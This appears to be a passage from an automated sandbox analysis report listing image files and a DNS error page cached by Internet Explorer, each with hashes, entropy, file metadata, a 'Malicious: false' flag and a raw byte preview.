| SHA-256: | 58F3F86421160FE5176BB87B8F61B2913FD8F424EEDF71276CE6A8D81CC706C1 |
| SHA-512: | 4FF5E0F33C3744AC4AAEC39CBE1845F4053EE7ADCAF439CB6C16D38641A24E9212EDA4601FA7FFCB600C1AEFBC2E937DED78108A2DFAB0CD403C4E26B6F06 647 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..j..f.....0..@...qHh..}....LB. .h.P.@.@.....Z.(`..P .b..@.....1@....(....A@.....(.....(.(.....(...4...P.@..%...P.P..@.....b..`. .P.@.....@.(.E.-..... R..P..@..E.....@.@.{R....t....w.....(.....(..... ...H.....R.)...(.....%.....P.@.@.....O...(.....J.(.4.P.@....p.....R..P..0.H.4.f.....!.OJb.t.l (.P.....Z.(.....Q@.....P.. .a@.j |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOgLVz[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3 |
| Category: | dropped |
| Size (bytes): | 16649 |
| Entropy (8bit): | 7.922396366675045 |
| Encrypted: | false |
| SSDEEP: | 384:NA5v/9KF/LSZhyMDpqN6teoBMj+8sn+V5VaQmWjO:NA5ozSZhyBEYoBErsnEhmWK |
| MD5: | 4035F9FD75175AB6DE70B4BDAD9A055B |
| SHA1: | 7587562801349B57565E1992094B9704EC74EA0B |
| SHA-256: | BE74D2288FFD9CF5A34F65FF988A5C6ACD9273EFFFD62F875674B3A1DB1E6A2D |
| SHA-512: | 5D429D4DA9598AB5FE06C74A55F549B7486C8D98E817455B6FAC487080DFD5A38A5CD828DDD77A35BA8E6249D440FFB0BCE02D936A76342DC4FB05569CD918 F |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOgLVz[1].jpg | |
|---|---|
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..FOAX\.vC...S..Y.....`.~v.;....m.9?Z..T5.....1...t.....S)_....zU"l';....i..".M.s...,7q.!i....i.{.M.K..\..p.Z..]d}....cax.T..K...9'9.;.Es. ..;...q.E...r"..x.=...Y8...;.$.\6..+..l..z.Q.!.g.....Y=.X.H.zQ.....B.....8..6.~.O(...S....1.....0*..;.q.av.F.\.q.....0..%{.....dqN..FzR.\.....&@...+.....R:e!.....#*;b..E!.X..".)\.J..).0..p).NBl.. {SH\.....0.:.....c;.... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOgh94[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 24289 |
| Entropy (8bit): | 7.8927009680659035 |
| Encrypted: | false |
| SSDEEP: | 384:lpRJkRtiLu2XyZ/QZSplX9F5Y+qa78OfyyT3Yn3SHUvyHaUVhOyKAouCbUqFyBIx:IvKRUK2Xyygph9F55qaLDrY35jUVm34w |
| MD5: | E7E05927E7E3C1833D7F9E3B8BF0667C |
| SHA1: | 91FD68F02453FEB6FBF7BE324C9EF22051900635 |
| SHA-256: | 0861EFDDBA661DF1C1B78A61AD7CBFD4FAD6FDF4B97CC05C8D7859C685EEE680 |
| SHA-512: | E8CA13376FDCAFC7289E51B3F500681DABF06489099310C84E2107C7700EFE1D34E9CCB0768833EBD866CC48CA252F7152363721524F7280C4478803348E7484 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...>tQ@.u.B.`-.....JBc.JB.P...Lb.@.OM.....J8.b...u.b...u .....:....l..C@).. ..0$.A...p....V.*=...X...1._3.....y....s....F~..$.#... .....gh.`4m!..fr<.uc.i.....#".%a.."....0..W....E..ec9v#-....I12.....;.#.\<..[8.v...R..?{...U.b..9`.Tw....y.HO...P+D..)=.....5.E.j.C..+N....N.<...d8..e`.....p....h.Xk&i.V.....m..A. ...h.b.$.*X..... ..4CV .....@.@.4..4.6...% |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOgp9E[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 14628 |
| Entropy (8bit): | 7.959506953267804 |
| Encrypted: | false |
| SSDEEP: | 384:bwM39WfUCDAX42fh2ls85sV8AXQPTo7xpU3fxUw9:btIffD2th2lHiWxP6xpU35T |
| MD5: | BB5A568CDD23107E26783D614B7C47FE |
| SHA1: | F4FC12CAD2D2953D43A71D0729A352713237FC79 |
| SHA-256: | 1E37EC6DFDBEA9D1DC959A301B8A82094A0B908D411EBD2744A206EBDD4F4BFD |
| SHA-512: | B47604BEEFF49C5BADC79339AB6886760B21092FF1C5198D97C972E8AE50FFE56AB42D6FF3A14300726FF97B3928CFCC19E9B09A4094D3C63C7F77C6B7DB5FE 0 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....l.....3@.....u-..*T.'CX5+..^Kw....a.V....k6.."..hl."8fe..@=?.^.fa.#...*.Xt....*.H.w!.C.w.kP/=.i..L..y#.....J...[.&....<..MNH.W.\|.. s.p.9....]6.....p+..q....nr..{]1..&..W9.....".<V..$F&..wo.G...{.l.l.....Mn..7.dFR.n9..=..Y.7...Fi.....nrl.J..w+.p...9`....g....*.{..Z..y..=..p.....T..k}....;A!,..V9.."....A.....{.. .W.s....Q.FY..v.F1.u...4..?S.KP |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOgssn[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3 |
| Category: | dropped |
| Size (bytes): | 1795 |
| Entropy (8bit): | 7.7052505934793505 |
| Encrypted: | false |
| SSDEEP: | 48:QfAuETAKN9RqSHHdGyoWoShvSm7czvspOcRAilZMtJ6o+:Qf7EBN9Rq3O7cgRllZc6z |
| MD5: | 955778C44C886F710B68343BFD22399D |
| SHA1: | 5029F27A4CB7E72AA88443535A4EEB062444698F |
| SHA-256: | 4400EE9063E5D9C7B74193207380EFF45087A5859C07B3C85D0BA0C31F16CFBA |
| SHA-512: | FBB8B427C49408CBB2B44E073656398AC5C2BF55F8DAD44000EBA12F4E2C24B6EBE1258F1D870F071A3F0BAEF3F846CC6DB40A74665D86DE0B3B2637E1BC03 08 |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOgssn[1].jpg | |
|---|---|
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..Z..V...@.".E. ..-K()....H.dl..^U..GO....+VdL....h....)1.R...% .@.0....`Uq.S.I+VdN. :..h....I.SR...% ..5....0*....E+VdL).....R.u.]:! %..p..&..Fu..gR.i.F..-.{Y...B..]q.I.L.x..QN/..7.".cH...k..3..Z..(+.B..NVzz.:.....`....8....tR.ME8.aVR.i.....i.~.R.79..*...^.".iS.,.4.~.Q.n.g...nz..z....K].....z=..k.."z`Vo.@...fD.i...%.P.... .UK...kJ..+.....\|~.{..m....&$g.z.Z..5..y..\.....:].{. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAOguTA[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 8913 |
| Entropy (8bit): | 7.92704245333277 |
| Encrypted: | false |
| SSDEEP: | 192:Qo4x+X1wBOZURMxGfEa2Nbe/e33DLBH86cg2w:bnXqB0sVEa2Y/03xH8zw |
| MD5: | 6A4DF2C42DA5EA53EA4B3A6CD2EDB5D2 |
| SHA1: | 10B2E4A7F7730E8D6BF42F121D42432C26CFC089 |
| SHA-256: | D33985B0529FA6B886C455C39EE3946F11CB18336F038C72BC710C6D36CFCF03 |
| SHA-512: | 062B790B4B455BE51348700A0065E5C35D13A14ECFADB4AFFBF51578FA03D77BB579D745C031FA84C0E612E30729E91FABB4D626178240A868F74F7C05782D39 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(...4....P..R...^H..."...../v~?!@.W.$.....h..s.....5.M....9=.....R.W)4.....:;.....,.!K.....Jv..p....:...r.n.Xu.CHd"....3..v &....!_.'pN..Z...I.v..Kk.....$.qh.".W.8>.D....(.....J.(.JC..k0.u>....r.9..1.Mu.Y.....;..8....?.R.R...z.r...#.,O..k6.j.c...9f$....3.....RD.0I...{Qa\k..(....6'.....6...#..h...FF>o.Z..q.....j C.%rs...>q....dw.....4.cwJ...U$.. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\AAzb5EX[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 322 |
| Entropy (8bit): | 6.966129933463651 |
| Encrypted: | false |
| SSDEEP: | 6:6v/lhPahmKxf8jCAw4DGQJe1kvnxIekdOgcKOtQExGTFDDv4bp:6v/7IxkjyzQEyaI1QmGTlW |
| MD5: | 89E1141C659F2127DD80809F71326697 |
| SHA1: | 3262110C91000071FDBB0D33893EC1EC8026ADEC |
| SHA-256: | 98763AAD3E2B7507E7729711ACD2DACCBD56164FE6DDB10410047B212275C279 |
| SHA-512: | 1D32DF0DB191F0A3FA152BC47F5F463234224F215A283A26E4EBAF95095A0977ABF5B9D9804FA4DDB276CA8DAE2865789802BB8A18B02B232A9DBB22D5F19E4 9 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx..=..@..C.....K..`-(.`...vb.....vV...`g.!D.....!.....7..../Qg.Z...Y.....c....t.....c..).....)@.:.....8..t1{P_\.1..3Ao.....A].....5G _.....\5..x5R.....'...VS.....\|.`...~.....+....H^..1E^...0.,').....qJ8!..D.!O}.i1..E(....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\BB1cEP3G[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 1088 |
| Entropy (8bit): | 7.81915680849984 |
| Encrypted: | false |
| SSDEEP: | 24:FCGPRm4XxHvhNBb6W3bc763IU6+peaq90IUkiRPfoc:/pXBvkW3bc7k1FqWIUkSfB |
| MD5: | 24F1589A12D948B741C2E5A0C4F19C2A |
| SHA1: | DC9BB00C5D063F25216CDABB77F5F01EA9F88325 |
| SHA-256: | 619910A3140A45391D7D3CB50EC4B48F0B0C8A76DC029576127648C4BD4B128C |
| SHA-512: | 5D7A17B05E1FD1BC02823EC2719D30BC27A9FA03BCFFE30F3419990E440845842F18797C9071C037417776641AB2CDB86F1F6CD790D70481B3F863451D3249EE |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....U....pHYs.....+.....IDATx...]..U.....d..6YwW(.UV\.v.>..`.K}X).i..Tj...C..RD. ..AEXP.....]).vQ../$.%.l2.....dH&.YiOr93.....~..u.S...5.....J. &..;.JN..z....2..;q.4..I .....c!....2;*J.....l(.....?.m+.....V...g3.0.....C..GB.$..M.....jl.M..~6?...../a%...;....E.by.J..1.$...".&.DX..W..jh.....=...aK...[.#....]. ....:Q....X.....uk.6 .0...e7..RZ..@@H..k.....#.....[..C.-.AbC.fK.(a.<.^p.j`...._>{<....`.....%.L...q.G...).2oc{....vQ...N5..%m-ky19..F.S....&..../..F.....y.(.8.1..>?Zr.....Q.`.e.\|0.&m.E....=[aN..r.+... .2B/f8.v..n...N..=.....i.^....s&..Hr.z.....M.....:.....EF.....0.. .N.x.....N.pO.#2...df=...Fa..B#2yU....O.;.g....b.}ct.&.7x*..t.Y..yg....]..){.,.v.F.e.ZF.z..Ur+..^..].#.]....~..}..{g.W0? ....&....6n....p\.=.]..X...F.]...\s5OK.3Wb.#.M/fT...:^.M}...:t.....!..g.....0t.h..8..4cB....px.....1.!...}=...Qb$W.*...".....V....!.y.....<H |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\BB1fdtSt[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 438 |
| Entropy (8bit): | 7.245257101036661 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7DHVT2T6ESAN2ISAy22UaU8Pa7+/LB:4Tq0AN2IjyPaqV |
| MD5: | 3F46112E8E54A82D0D7F8883CF12A86F |
| SHA1: | AA1A3340F167A655D0A0A087D0F6CBF98026296C |
| SHA-256: | E447211712478A81E419A9794678B6377AE3ACA057DEA78FC9EF6A971E652CFB |
| SHA-512: | EBBF357EF6B388E4BD1B261D51DE923D15DBF3AC4740874BEBDEF336BB8133C3B63AEA9D8D95D2D1A044F6E43B7DD654586661462C9239E4FFA6B8328E6B49A6 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....hIDATx...O+DQ../]....f..(.,.,-.!.L..X..ee.,.. .I.D..h..P,&.\|.c.L.i.E.{.k..~.}.}.....t...W...*.5.2..0)X0I.c.wbU.....N..,....-F...J#ISq.;....a. ..*.....D .w.g..N.....F)l.....`_..s..A;?.4..+..ob.....Qh.H.:A.....(....;.z./..?.:...t.[.e..b.....{..t.A....M..0.>8&_"... Ev.Z`.."...=/..F.}X....#\|.Ny. Z.....W...{HX;..F..w..M:...?W.<4B..!.I. ....l.o...s....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\BB1kvzy[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 1100 |
| Entropy (8bit): | 7.749452105424938 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7eZ3IqhrinW+y2UXaxTaJgfcoG7QKJ7OZfhL3cp1pW2krS7BiArfss7P7UIQb:jVT2aCTjG8MOZR372/7iU7UIylHdLN |
| MD5: | C6E13630360E0B6D880AFDF3CD2A2204 |
| SHA1: | 63DCA80F76834F5A3FBE79F661678375239F72A4 |
| SHA-256: | 49767874BCF0F0648266F3018B5CCE3CA539B85778E5395D1212ACB114287D65 |
| SHA-512: | CB8F7629DA131226146B12119C06A846A2EC9E9D069711711AC50CD7F31E321144E39270E82EA693E2FE9BFD1634841BF450173807AB6607794E2AF0EBE832C8 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....;0.....pHYs.....+.....IDATx..}H.u....m..rR>..9#--o.....[E1..kWB.#.],\F.8X.....\.&.....x.....y.b..p...z}~y..9....^..\|.>....{I.?.;.....:.Uw.\|...e.(.....r..Wc7 Zq...F....N.O.}.n...^X..*$.q...&.%.....X....9d{.>...)..8..A...}.x#....K... z~$...4Y...<....)`..p....qr<arhwa.zY.Yq..$.<.....H...~...H\|..G...@\|./.8G.L..M...U..I...]..r(.s.."f..I...Q..b.x..MYd .D^.mg.G .H.....=Ot.v.D._..6.[o.7*L.....d./B)l....d.....u.....mqB.J.....4(R.....".dSj.....{.gB.<...gdT....u~.?`.X.&&&N...\|.R..0..O.yV~./..; ..\.X[P....[...1y+++M...J../.+...}>_ mooo...~ohh....`l.....R..."...`.....8...aeP...oL..f~n..m0..tY2.N.rrrT]].JKKk`"...Kw.i.....\|.....['<...bHM).....%;..=..D.s.....CN.....Y.,..I.<...s$...v.=5....N..E.YYYjzzZ..A...+]ohIII.. .L?<<\|....}&q...].vM..?. ...+....m.....}6....\|i.e+..Vf.....V.@...3.d.....cRv.f...E%G..Xvv.....ru...~..j.....\..f.....*.\|m,//O..B....D...zUU....Z.kfccc*..."..V__...+**R.B.. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\BB7gRE[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 501 |
| Entropy (8bit): | 7.3374462687222906 |
| Encrypted: | false |
| SSDEEP: | 12:6v/71zYhg8gNX8GA3PhV8xJy4eOsEfOZbLjz:u8O9A/hSJ9lfkbb |
| MD5: | 1FCA95AEED29D3219D0A53A78A041312 |
| SHA1: | 5A4661CCF1E9F6581F71FC429E599D81B8895297 |
| SHA-256: | 4B0F37A05AB882DA679792D483B105FDD820639C390FC7636676424ECFD418B9 |
| SHA-512: | 7E02CEB4A6F91B2D718712E37255F54DA180FA83008E0CE37080DADFE8B4D0D50BC0EA8657B87003D9BAD10FA5581DBB8C1C64D267B6C435DA48CBED3366CEA |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx..RKN.A.}... ...e1(."le.....F\...@.."...\|... ..ld.$.(.`..V.0].ghK....]SS...J.I.<@.O.{.....:WB8~....}Hr...P.....`l.N...N.....Z...'.3. .;....3.B-....i...L.....b..{... ..Q.... .....L...=.d....n.....&.!..O....W1..."....gm5x....[.C.9^Q.BC.....O...../.(...\|.~.0hv..S..7.....YBn..B..o.T<.....\|.g&....U.....gm.. .....U..,.u..)\$.lN .w]Rm.....OZ.h.....zn.~...A.uy.....,.....3(.....z<....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\BBVuddh[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 316 |
| Entropy (8bit): | 6.917866057386609 |
| Encrypted: | false |
| SSDEEP: | 6:6v/lhPahmxj1eqc1Q1rHZI8lsCkp3yBPn3OhM8TD+8lzjpxVYSmO23KuZDp:6v/7j1Q1Q1ZI8lsfp36+hBTD+8pjpxy/ |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\BBVuddh[1].png | |
|---|---|
| MD5: | 636BACD8AA35BA805314755511D4CE04 |
| SHA1: | 9BB424A02481910CE3EE30ABDA54304D90D51CA9 |
| SHA-256: | 157ED39615FC4B4BDB7E0D2CC541B3E0813A9C539D6615DB97420105AA6658E3 |
| SHA-512: | 7E5F09D34EFBFCB331EE1ED201E2DB4E1B00FD11FC43BCB987107C08FA016FD7944341A994AA6918A650CEAFE13644F827C46E403F1F5D83B6820755BF1A4C13 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx....P..?E....U..E..\|.....\|...M.XD.`4YD...{.\6....s..0.;....?..&.../. .....$.\|Y....UU)gj...]..;x..(.."..$I.(.\.E.....4....y.....c...m. m.P...Fc...e.0.TUE....V.5..8..4..i.8.}.C0M.Y..w^G..t.e.l..0.h.6.\|.Q...Q..i~.\|...._...'..Q..."....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\BBIBV0U[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 542 |
| Entropy (8bit): | 7.476988192789716 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7/uYnJg/tVJWJ7i7lwFdKad7mGmPbyAjKMOPdgI6t7:Wu26M0l5aMcAjdOlgI6t7 |
| MD5: | 8B760EC6573A9B19F6DB79E85C2C02C1 |
| SHA1: | F76EDAAC77576BC4B03C3F2C80A1F97FA96EA820 |
| SHA-256: | 9A2405F53A961F5CC9160554578BE42A2E7053864DE3EC91874E8EA89D2A796C |
| SHA-512: | AC35B329BBB706581C3BF915B3843FCF06D1A758ACC5E41A5EF1D1E60A0080E0E96959339FF40163F5CD34EF97DFB100A33F7A4F6E43149BDE254D1FDAC6F59B |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx....K[Q..?.{..M.....*..Z:.h.....p(.....At.Tp...t.Rh.....(...e...3..(.IL<p.....W/...<.%.j.....j..X.0.....zf..Y.....H]...{U..]/.Dt.... N6..O,9@.....hM/.T...nZ..0.a...^R.(.F.@S.X....SF....8...R....5....1...xw...N.....48L^.X...di.9.Co..<..=?SC_.h_.....0.8..C.6.,n<.p...;f.....F$.$~4M.....SR.....fv,...9.N.lQ.g.E$ ....Q....V..86.....(..2l..[..>...&...w...\|..Ht.mJ.s.p.....XV.....%..+&.z..V.?.F.Nim..5L..v..2.Z..P.Z4...-.n.8.9..U.mf&....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\cfdbd9[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 740 |
| Entropy (8bit): | 7.552939906140702 |
| Encrypted: | false |
| SSDEEP: | 12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW |
| MD5: | FE5E6684967766FF6A8AC57500502910 |
| SHA1: | 3F660AA0433C4DBB33C2C13872AA5A95BC6D377B |
| SHA-256: | 3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7 |
| SHA-512: | AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....U....sBIT....\|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..\|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x.,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u.....:uy.8"....5...0.....z.....o.t...G.."....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,.1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\dnserror[1] | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 2997 |
| Entropy (8bit): | 4.4885437940628465 |
| Encrypted: | false |
| SSDEEP: | 48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra |
| MD5: | 2DC61EB461DA1436F5D22BCE51425660 |
| SHA1: | E1B79BCAB0F073868079D807FAEC669596DC46C1 |
| SHA-256: | ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993 |
| SHA-512: | A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D |
| Malicious: | false |
| Reputation: | unknown |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\dnserror[1] | |
|---|---|
| Preview: | .<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct</li>.. <li id="task1-2">Search for this site on Bing</li>.. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\down[1] | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 15 x 15, 8-bit colormap, non-interlaced |
| Category: | dropped |
| Size (bytes): | 748 |
| Entropy (8bit): | 7.249606135668305 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE |
| MD5: | C4F558C4C8B56858F15C09037CD6625A |
| SHA1: | EE497CC061D6A7A59BB66DEFEA65F9A8145BA240 |
| SHA-256: | 39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781 |
| SHA-512: | D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.']..<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?\|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`. |

